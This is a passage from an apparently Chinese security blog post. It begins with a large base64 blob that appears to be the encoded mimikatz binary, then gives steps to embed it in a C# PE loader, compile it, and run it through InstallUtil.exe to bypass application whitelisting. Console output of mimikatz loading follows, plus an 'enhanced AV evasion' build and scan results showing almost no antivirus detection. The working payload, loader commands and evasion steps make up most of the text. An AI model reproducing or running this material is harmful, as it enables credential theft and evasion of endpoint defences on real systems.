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
iFwHQnSIvZSIPGCEiL1v8VkssCAEiJBkiFwHUH
EiJbCQQSIl0JBhXSIPsIEiL+UiL8g+3Ag+3SgL/FWHLAgBIi9hIhcB0
AABIjQ2y0gIAikj9AgA8ISQCAAhJhcB0CUmLwuhu9QEASI0Mw0iNBN
AACLUUZEiU0kQIvI
1LKEyJGUKLBBqJQjQzBKjUQCBEiJBQAMM0QEGLFCRBi1MESIvNB0QNQEYkSAARBi1MISI1OEOhUZwAA
UNASIXAD4S2AAAASI0NeHcCAEyNBUjNAgBIi9D/FTfKAgBMjR0w
fwCDP2RyBEinTRbiFQQCCjY8A
Ui0cQSIsUvkNkiWQRSIuoDkQAAEGJDCBJi9bonxoAAEmJBQpIiR06
TAdCODQhD8ixeJUxyF0nQWKVMQSIPHBEiNSyBIiUcDSIsP
0iD7CBIi9lIi0ko/xUJyQIASItLOEiFyXQG/xX6yAIASItLQEiFyXQG/xXryAIA
QEiLDDhIhcl0Bv8V3MgCAEiLS0hIhcl0Bv8VzcgCAEiLy+gB6f//SItcJDBI
JWAhIiWgQSIlwGEiJeCBBVEiD7CBEi+JIi+lIhdsPhNQAAAAPt0cCi8hmwcEI
```

细心的同学可以发现和之前使用Powershell生成的mimikatz.b64有所区别

**（2）替换变量KatzCompressed的定义内容**

如图



```
public class Katz
{
    public static string KatzCompressed = @"TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA+AAAAA4fug4A
}
```


drops.wooyun.org

**（3）修改解密过程**

定位PELoader.cs Line106，去掉

```
byte[] decompressed = Decompress(FromBase64);
```

在前面添加“//”即可，如图




```
public static void Main()
{
    //PELoader pe = new PELoader(@"c:\Tools\mimikatz.exe");
    //PELoader pe = new PELoader(@"c:\Tools\powerkatz.dll");

   //  byte[] AsBytes = File.ReadAllBytes(@"C:\testcs\mimikatz.exe");
   //  String AsBase64String = Convert.ToBase64String(AsBytes);



    byte[] FromBase64 = System.Convert.FromBase64String(Katz.KatzCompressed);
//      byte[] decompressed = Decompress(FromBase64);
```

drops.wooyun.org

**（4）再次编译并利用InstallUtil.exe执行**

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /unsafe /out:PELoader.exe PELoader.cs
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=false /U PELoader.exe
```

如图



```
C:\testcs>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /logfi
le= /LogToConsole=false /U PELoader.exe
Microsoft (R) .NET Framework Installation utility Version 4.0.30319.18408
Copyright (C) Microsoft Corporation.  All rights reserved.

An exception occurred while uninstalling. This exception will be ignored and the
 uninstall will continue. However, the application might not be fully uninstalle
d after the uninstall is complete.

C:\testcs>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /unsafe /out:P
ELoader.exe PELoader.cs
Microsoft (R) Visual C# Compiler version 4.0.30319.18408
for Microsoft (R) .NET Framework 4.5
Copyright (C) Microsoft Corporation. All rights reserved.


C:\testcs>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /logfi
le= /LogToConsole=false /U PELoader.exe
Microsoft (R) .NET Framework Installation utility Version 4.0.30319.18408
Copyright (C) Microsoft Corporation.  All rights reserved.

Preferred Load Address = 140000000
Allocated Space For 63000 at 870000
Section .text   , Copied To 871000
Section .rdata  , Copied To 89E000
Section .data   , Copied To 8C7000
Section .pdata  , Copied To 8CB000
Section .rsrc   , Copied To 8CD000
Section .reloc  , Copied To 8D1000
Delta = FFFFFFFEC0870000
Loaded ADVAPI32.dll
Loaded CRYPT32.dll
Loaded cryptdll.dll
Loaded NETAPI32.dll
Loaded NTDSAPI.dll
Loaded RPCRT4.dll
Loaded SHLWAPI.dll
Loaded SAMLIB.dll
Loaded Secur32.dll
Loaded SHELL32.dll
Loaded USER32.dll
Loaded ntdll.dll
Loaded KERNEL32.dll
Loaded msvcrt.dll
Executing Mimikatz

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Sep  6 2015 19:02:05)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                    with 16 modules * * */
```


证明修改成功，能够顺利执行我们修改的代码

**（5）**增强免杀

采用如下生成步骤：

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /unsafe /target:library /out:PELoader.dll PELoader.cs
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=false /U PELoader.dll
```

如图




```
C:\testcs>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /unsafe /targe
t:library /out:PELoader.dll PELoader.cs
Microsoft (R) Visual C# Compiler version 4.0.30319.18408
for Microsoft (R) .NET Framework 4.5
Copyright (C) Microsoft Corporation. All rights reserved.


C:\testcs>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /logfi
le= /LogToConsole=false /U PELoader.dll
Microsoft (R) .NET Framework Installation utility Version 4.0.30319.18408
Copyright (C) Microsoft Corporation.  All rights reserved.

Preferred Load Address = 140000000
Allocated Space For 63000 at 2230000
Section .text   , Copied To 2231000
Section .rdata  , Copied To 225E000
Section .data   , Copied To 2287000
Section .pdata  , Copied To 228B000
Section .rsrc   , Copied To 228D000
Section .reloc  , Copied To 2291000
Delta = FFFFFFFEC2230000
Loaded ADVAPI32.dll
Loaded CRYPT32.dll
Loaded cryptdll.dll
Loaded NETAPI32.dll
Loaded NTDSAPI.dll
Loaded RPCRT4.dll
Loaded SHLWAPI.dll
Loaded SAMLIB.dll
Loaded Secur32.dll
Loaded SHELL32.dll
Loaded USER32.dll
Loaded ntdll.dll
Loaded KERNEL32.dll
Loaded msvcrt.dll
Executing Mimikatz

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Sep  6 2015 19:02:05)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                    with 16 modules * * */
```

也可以成功加载mimikatz

测试查杀情况


如图



扫描完成！

已用时：00:00:09　扫描类型：自定义扫描　扫描项目：2 个

扫描完成，未发现木马和安全危险项！



**File information**


File Name : PELoader.dll (File not down)

File Size :1060864 byte

File Type :application/x-dosexec

MD5:00f5e98d62e2677ae84ba720381fe1c6

SHA1:265003791dc579e90cc47bba1ce54ad3a131d937




**Scanner results**


Scanner results:2%Scanner(s) (1/39)found malware!

Time: 2015-09-15 00:06:33 (CST)

| Scanner | Engine Ver | Sig Ver | Sig Date | Scan result | Time |
|---|---|---|---|---|---|
| ahnlab | 9.9.9 | 9.9.9 | 2013-05-28 | Found nothing | 5 |
| antivir | 1.9.2.0 | 1.9.159.0 | 7.12.8.130 | Found nothing | 15 |
| antiy | AVL SDK 2.0 |  | 1970-01-01 | Found nothing | 50 |
| arcavir | 1.0 | 2011 | 2014-05-30 | Found nothing | 8 |
| asquared | 9.0.0.4799 | 9.0.0.4799 | 2015-03-08 | Found nothing | 2 |
| avast | 150912-2 | 4.7.4 | 2015-09-12 | Found nothing | 35 |
| avg | 2109/10130 | 10.0.1405 | 2015-09-13 | Found nothing | 1 |
| baidu | 2.0.1.0 | 4.1.3.52192 | 2.0.1.0 | Found nothing | 4 |
| baidusd | 1.0 | 1.0 | 2014-04-02 | Found nothing | 1 |
| bitdefender | 7.58879 | 7.90123 | 2015-01-16 | Found nothing | 1 |
| clamav | 20907 | 0.97.5 | 2015-09-12 | Found nothing | 1 |
| comodo | 15023 | 5.1 | 2015-09-13 | Found nothing | 3 |
| ctch | 4.6.5 | 5.3.14 | 2013-12-01 | Found nothing | 1 |
| drweb | 5.0.2.3300 | 5.0.1.1 | 2015-09-14 | Found nothing | 33 |
| fortinet | 28.033, 28.033, 28.033 | 5.1.158 | 2015-09-14 | Found nothing | 1 |
| fprot | 4.6.2.117 | 6.5.1.5418 | 2015-09-13 | W32/Felix:.NET_program!Eldorado | 1 |
| fsecure | 2015-08-01-02 | 9.13 | 2015-08-01 | Found nothing | 5 |
| gdata | 25.3426 | 25.3426 | 2015-09-11 | Found nothing | 8 |



| | | | | | |
|---|---|---|---|---|---|
| hauri | 2.73 | 2.73 | 2015-01-30 | Found nothing | 1 |
| ikarus | 1.06.01 | V1.32.31.0 | 2015-09-13 | Found nothing | 15 |
| jiangmin | 16.0.100 | 1.0.0.0 | 2015-09-12 | Found nothing | 40 |
| kaspersky | 5.5.33 | 5.5.33 | 2014-04-01 | Found nothing | 19 |
| kingsoft | 2.1 | 2.1 | 2013-09-22 | Found nothing | 6 |
| mcafee | 7879 | 5400.1158 | 2015-07-31 | Found nothing | 7 |
| nod32 | 1777 | 3.0.21 | 2015-06-12 | Found nothing | 1 |
| panda | 9.05.01 | 9.05.01 | 2015-09-13 | Found nothing | 4 |
| pcc | 11.916.06 | 9.500-1005 | 2015-09-13 | Found nothing | 1 |
| qh360 | 1.0.1 | 1.0.1 | 1.0.1 | Found nothing | 6 |
| qqphone | 1.0.0.0 | 1.0.0.0 | 2015-09-14 | Found nothing | 2 |
| quickheal | 14.00 | 14.00 | 2015-09-12 | Found nothing | 2 |
| rising | 25.83.04.02 | 25.83.04.02 | 2015-09-11 | Found nothing | 4 |
| sophos | 5.17 | 3.60.0 | 2015-08-01 | Found nothing | 7 |
| sunbelt | 3.9.2671.2 | 3.9.2671.2 | 2015-09-12 | Found nothing | 1 |
| symantec | 20150912.002 | 1.3.0.24 | 2015-09-12 | Found nothing | 1 |
| tachyon | 9.9.9 | 9.9.9 | 2013-12-27 | Found nothing | 3 |
| thehacker | 6.8.0.5 | 6.8.0.5 | 2015-09-11 | Found nothing | 1 |
| tws | 17.47.17308 | 1.0.2.2108 | 2015-09-13 | Found nothing | 6 |
| vba | 3.12.26.4 | 3.12.26.4 | 2015-09-11 | Found nothing | 4 |
| virusbuster | 15.0.985.0 | 5.5.2.13 | 2014-12-05 | Found nothing | 15 |



**文件名称：PELoader.dll**

MD5：00f5e98d62e2677ae84ba720381fe1c6

文件大小：1.01MB

创建日期：2015-09-15 00:06:52

**基本信息**

**基本信息**

| | |
|---|---|
| 文件名称： | PELoader.dll |
| MD5： | 00f5e98d62e2677ae84ba720381fe1c6 |
| Sha-1： | 265003791dc579e90cc47bba1ce54ad3a131d937 |
| 文件大小： | 1.01MB |
| 创建时间： | 2015-09-15 00:06:52 |
| 文件类型： | DLL |
| PEID信息： | Microsoft Visual C# / Basic .NET |
| 文件版本： | 0.0.0.0 |
| 版权所有： | |
| 原始文件名： | PELoader.dll |
| 产品版本： | 0.0.0.0 |

**名词解释**

